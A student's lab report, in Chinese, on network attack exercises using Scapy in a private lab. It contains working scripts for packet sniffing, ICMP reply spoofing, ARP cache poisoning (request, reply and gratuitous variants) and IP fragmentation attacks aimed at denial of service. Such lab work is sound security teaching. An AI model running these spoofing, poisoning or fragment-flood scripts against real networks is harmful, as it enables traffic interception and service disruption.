数据包嗅探实验

57117233 张铨炜

Task 1.1

实验步骤及结果

该实验主要是要求我们使用相应的工具来进行数据包的嗅探。

- 首先安装scapy

```
sudo pip install scapy
```

- 编写python程序，命名为mycode.py

```
from scapy.all import *
a = IP()
a.show()
```

- 运行

```
sudo python3 mycode.py
```

- 输出为

```
[09/09/20]seed@VM:~/2ndweek1$ sudo python3 mycode.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \
```

Task 1.1A

- 不使用root权限运行

```
[09/09/20]seed@VM:~$ sniffer.py
Traceback (most recent call last):
  File "./sniffer.py", line 7, in <module>
    pkt = sniff(filter='icmp', prn=print_pkt)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 907, in _run
    *arg, **karg)] = iface
  File "/usr/local/lib/python3.5/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))  # noqa: E501
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```

- 使用root权限运行

```
###[ Ethernet ]###
  dst       = 00:0c:29:5e:de:99
  src       = 00:50:56:c0:00:08
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 30778
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xbfc7
     src       = 172.16.245.1
     dst       = 172.16.245.132
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xf1b0
        id        = 0x5a22
        seq       = 0x0
###[ Raw ]###
```

```
           load      = '_XE#\x00\x0b\x1c\xa3\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'

###[ Ethernet ]###
  dst       = 00:50:56:c0:00:08
  src       = 00:0c:29:5e:de:99
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 88
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x37aa
     src       = 172.16.245.132
     dst       = 172.16.245.1
     \options   \
###[ ICMP ]###
        type      = echo-reply
        code      = 0
        chksum    = 0xf9b0
        id        = 0x5a22
        seq       = 0x0
###[ Raw ]###
           load      = '_XE#\x00\x0b\x1c\xa3\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'
```

- 发现在未使用root权限用户下运行时，发现我们并不能获取足够的权限来构造socket，导致Operation not permitted。

Task 1.1B

1. 捕获ICMP数据包


- 这项操作和**Task 1.1A**中完全相同，故其输出也相同，此处略。

2. 捕获从某个IP地址发出，目标端口为23的TCP数据包


- 首先我们修改sniffer.py中sniff()函数中的filter参数为如下（其中src host后跟宿主机的IP地址）：

```
filter='src host 172.16.245.1 and tcp dst port 23'
```

- 获取虚拟机的地址为172.16.245.132。
- 现在我们需要从宿主机段向虚拟机建立通信，发送相应的TCP数据包至目标端口，使用telnet远程链接虚拟机：



- 奇怪的是，上图中发现sniff.py并不能打印出抓取的信息，但是使用wireshark却可以抓去到相应的数据包：



3. 捕获从特定子网发出或发向特定子网的数据包：

- 将filter()参数改为"net 128.230.0.0/16"。
- 由于时间关系，子网搭建过分耗时，加之后续又有新的实验要完成，故此处实在无能为力，望老师谅解。

Task 1.2

实验步骤及结果


- 编写catch.py如下，将其设置为可运行程序：

```
#!/usr/bin/python3

from scapy.all import *

a = IP()
a.src = '172.16.245.6'
a.dst = '172.16.245.1'
b = ICMP()
p = a/b
send(p)
```

- 运行：

```
[09/09/20]seed@VM:~/2ndweek1$ vi catch.py
[09/09/20]seed@VM:~/2ndweek1$ chmod a+x catch.py
[09/09/20]seed@VM:~/2ndweek1$ sudo ./catch.py
.
Sent 1 packets.
```

- 在Wireshark中发现该数据包：



- 说明伪装成功。


Task 1.3

实验步骤及结果：

- 编写traceroute.py，是其自动增加TTL直至255，并发送相关的数据包：

```
from scapy.all import *
ttl = 1
while True:
  a = IP()
  a.dst = '58.192.118.142'
  a.ttl = ttl
  b = ICMP()
  send(a/b)
  ttl = ttl + 1
```

- 看到Echo reply时，TTL增至64时，其request得到响应，故推测其距离58.192.118.142，约64跳路由器距离。



Task 1.4

实验步骤及结果

- 确保虚拟机的网络设置为 Bridged模式
- 编写icmpReply.py如下，其工作内容为，将同一网段中捕获的ICMP数据包抓取，并设置ICMP为Reply类型，再重新发出，以达到伪造的目的：

```
from scapy.all import *
def reply(pkt):
  if ICMP in pkt and pkt[ICMP].type == 8:
  ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
  icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
  data = pkt[Raw].load
  reply = ip/icmp/data
  send(reply)
pkt = sniff(filter='icmp', prn=reply)
```

- 首先在宿主机上ping 172.20.10.21这个地址（随意），发现并不能ping通：

```
masshiro@Kwans-MacBook-Pro:~$ ping 172.20.10.21 -c4
PING 172.20.10.21 (172.20.10.21): 56 data bytes
Request timeout for icmp_seq 0
Request timeout for icmp_seq 1
Request timeout for icmp_seq 2

--- 172.20.10.21 ping statistics ---
4 packets transmitted, 0 packets received, 100.0% packet loss
```

- 随后运行`icmpReply.py`，发现可以ping成功，说明成功伪造了Reply数据包：

```
masshiro@Kwans-MacBook-Pro:~$ ping 172.20.10.21 -c4
PING 172.20.10.21 (172.20.10.21): 56 data bytes
64 bytes from 172.20.10.21: icmp_seq=0 ttl=64 time=8.639 ms
64 bytes from 172.20.10.21: icmp_seq=1 ttl=64 time=3.991 ms
64 bytes from 172.20.10.21: icmp_seq=2 ttl=64 time=3.383 ms
76 bytes from 221.228.49.65: Communication prohibited by filter
Vr HL TOS  Len   ID Flg  off TTL Pro  cks      Src      Dst
 4  5  48 5400 a458   0 0000  3b  01 6ec6 172.20.10.5  172.20.10.21

64 bytes from 172.20.10.21: icmp_seq=3 ttl=64 time=5.045 ms

--- 172.20.10.21 ping statistics ---
4 packets transmitted, 4 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 3.383/5.264/8.639/2.037 ms
```

```
[09/09/20]seed@VM:~/2ndweek1$ sudo python3 icmpReply.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

ARP缓存污染攻击实验

Task 1

准备工作

此项实验需要三台主机。具体信息列表如下：

实验文档主机名称	IP地址	MAC地址
B	172.20.10.7	0:c:29:1d:9e:2e
A	172.20.10.5	a4:83:e7:90:32:d
M	172.20.10.6	0:c:29:5e:de:99

```
[masshiro@Kwans-MacBook-Pro:~$ arp -a
? (172.20.10.1) at 92:a2:5b:d5:d7:64 on en0 ifscope [ethernet]
? (172.20.10.5) at a4:83:e7:90:32:d on en0 ifscope permanent [ethernet]
? (172.20.10.6) at 0:c:29:5e:de:99 on en0 ifscope [ethernet]
? (172.20.10.7) at 0:c:29:1d:9e:2e on en0 ifscope [ethernet]
? (224.0.0.251) at 1:0:5e:0:0:fb on en0 ifscope permanent [ethernet]
? (239.255.255.250) at 1:0:5e:7f:ff:fa on en0 ifscope permanent [ethernet]
```

此时，我们的任务便是，攻击M的ARP缓存，使得`B's IP Addr --> M's MAC Addr`.

实验步骤及结果

Task 1A

这一小项中要求我们使用**ARP request**

- 在主机M中编写相关程序，使得在主机A的ARP cash中我们可以看到，B的IP地址对应于M的MAC地址：

```python
from scapy.all import *
import time as T

E = Ether()
A = ARP()
A.pdst = "172.20.10.5"
A.psrc = "172.20.10.7"

pkt = E/A

for i in range(100):
    sendp(pkt)
    T.sleep(0.1)
```

- 运行上述程序，在主机M中查看ARP cash，对应上表中的信息，发现成功污染：

```
[masshiro@Kwans-MacBook-Pro:~$ arp -a
? (172.20.10.1) at 92:a2:5b:d5:d7:64 on en0 ifscope [ethernet]
? (172.20.10.5) at a4:83:e7:90:32:d on en0 ifscope permanent [ethernet]
? (172.20.10.6) at 0:c:29:5e:de:99 on en0 ifscope [ethernet]
? (172.20.10.7) at 0:c:29:5e:de:99 on en0 ifscope [ethernet]
? (224.0.0.251) at 1:0:5e:0:0:fb on en0 ifscope permanent [ethernet]
? (239.255.255.250) at 1:0:5e:7f:ff:fa on en0 ifscope permanent [ethernet]
```

- 实验后，需在主机B中`ping`通A主机，从而使A中cash恢复


Task 1B

这一小项要求我们使用**ARP reply**

- 在主机M中编写相关程序，使得在主机A的ARP cash中我们可以看到，B的IP地址对应于M的MAC地址：

```python
from scapy.all import *
import time as T

E = Ether()
A = ARP()
```

```
A.op = 2
A.hwdst = "0:c:29:5e:de:99"
A.pdst = "172.20.10.5"
A.psrc = "172.20.10.7"

pkt = E/A

for i in range(100):
    sendp(pkt)
    T.sleep(0.1)
```

- 运行上述程序前后ARP cash对比，发现成功：
  - 

- 实验后，需在主机B中ping通A主机，从而使A中cash恢复。

Task 1C

这一小项要求我们使用**ARP gratuitous message**

- 应注意gratuitous ARP数据包的以下两个特征：
  - 源地址以及宿地址应当设置为相同，在我们的实验情形下，应当设置为A主机的IP地址；
  - 在ARP头以及Ethernet头中，其宿MAC地址均设置为MAC广播地址，即`ff:ff:ff:ff:ff:ff`；
  - 无回复。
- 在主机M中编写相关程序，使得在主机A的ARP cash中我们可以看到，B的IP地址对应于M的MAC地址:

```
from scapy.all import *
import time as T

E = Ether()
E.dst = "ff:ff:ff:ff:ff:ff";
A = ARP()
A.hwsrc = "0:c:29:5e:de:99"
A.hwdst = "ff:ff:ff:ff:ff:ff";
A.pdst = "172.20.10.5"
A.psrc = "172.20.10.7"
pkt = E/A

for i in range(100):
  sendp(pkt)
  T.sleep(0.1)
```

- 运行后，结果同上，此处不在展示。
- 实验后，需在主机B中ping通A主机，从而使A中cash恢复。

IP/ICMP攻击实验

Task 1

实验步骤及结果

本次实验需要了解，UDP中片偏移量的技术单位为8字节。

Task 1.a

该小项要求我们构造3段IP数据包片段。

- 首先按照要求构造数据包片段：
  - 其中，UDP数据包总长为UDP头部8字节以及负载共96字节，共计104字节。
  - 构造第一段（包含IP、UDP头部，以及第一段的数据部分），并发送：

```
# Construct IP header
ip = IP(src="172.20.10.5", dst="172.20.10.6")
ip.id = 1000              # Identification
ip.frag = 0               # Offset of this IP fragment
ip.flags = 1              # Flags

# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 104

# Construct payload
payload = 'A'*32

# Send first fragment
pkt = ip/udp/payload
pkt[UDP].checksum = 0
send(pkt, verbose=0)
```


  - 构造第二段以及第三段并发送：

```
# Construct second fragment and send it
ip.frag = 5
pkt = ip/payload
send(pkt, verbose=0)

# Construct third fragment and send it
ip.frag = 9
ip.flags = 0
pkt = ip/payload
send(pkt, verbose=0)
```

- 在主机M（参见上一实验中的表格，其IP地址为172.20.10.6）上，开启UDP服务器：

```
sudo nc -lu 9090
```

- 使用Wireshark抓包，发现成功：



Task 1.b


该小项要求我们构造具有重叠部分的内容

- K=8.
- 改写相应的内容如下：

```
from scapy.all import *

```

```
# Construct IP header
ip = IP(src="172.20.10.5", dst="172.20.10.6")
ip.id = 1000    # Identification
ip.frag = 0   # Offset of this IP fragment
ip.flags = 1    # Flags

# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 96

# Construct payload
payload = 'A'*32

# Send first fragment
pkt = ip/udp/payload
pkt[UDP].checksum = 0
send(pkt, verbose=0)

# Construct second fragment and send it
neopayload = 'a'*32
ip.frag = 4
pkt = ip/neopayload
send(pkt, verbose=0)

# Construct third fragment and send it
ip.frag = 8
ip.flags = 0
pkt = ip/payload
send(pkt, verbose=0)
```

但是出于不知道什么样的原因，这些分片无法合并成一个包，所以结果如下：



Task 1.c

对上述代码再做修改

- IP头中的len改为0xFFFF；
- 不断发送flags为1的数据包，即持续分片；

发现总长度超过0xFFFF后，设置flags为0.

服务器无法支撑运行。

Task 1.d

更改上述代码，不发送第二个片段，发送第一及第三片段。

```python
from scapy.all import *

# Construct IP header
ip = IP(src="172.20.10.5", dst="172.20.10.6")
ip.id = 1000    # Identification
ip.frag = 0   # Offset of this IP fragment
ip.flags = 1    # Flags

# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 96

# Construct payload
payload = 'A'*32

```

```
# Send first fragment
pkt = ip/udp/payload
pkt[UDP].checksum = 0
send(pkt, verbose=0)

# Construct third fragment and send it
ip.frag = 8
ip.flags = 0
pkt = ip/payload
send(pkt, verbose=0)
```

更改多个id发送，发现可以达成拒绝服务攻击的效果。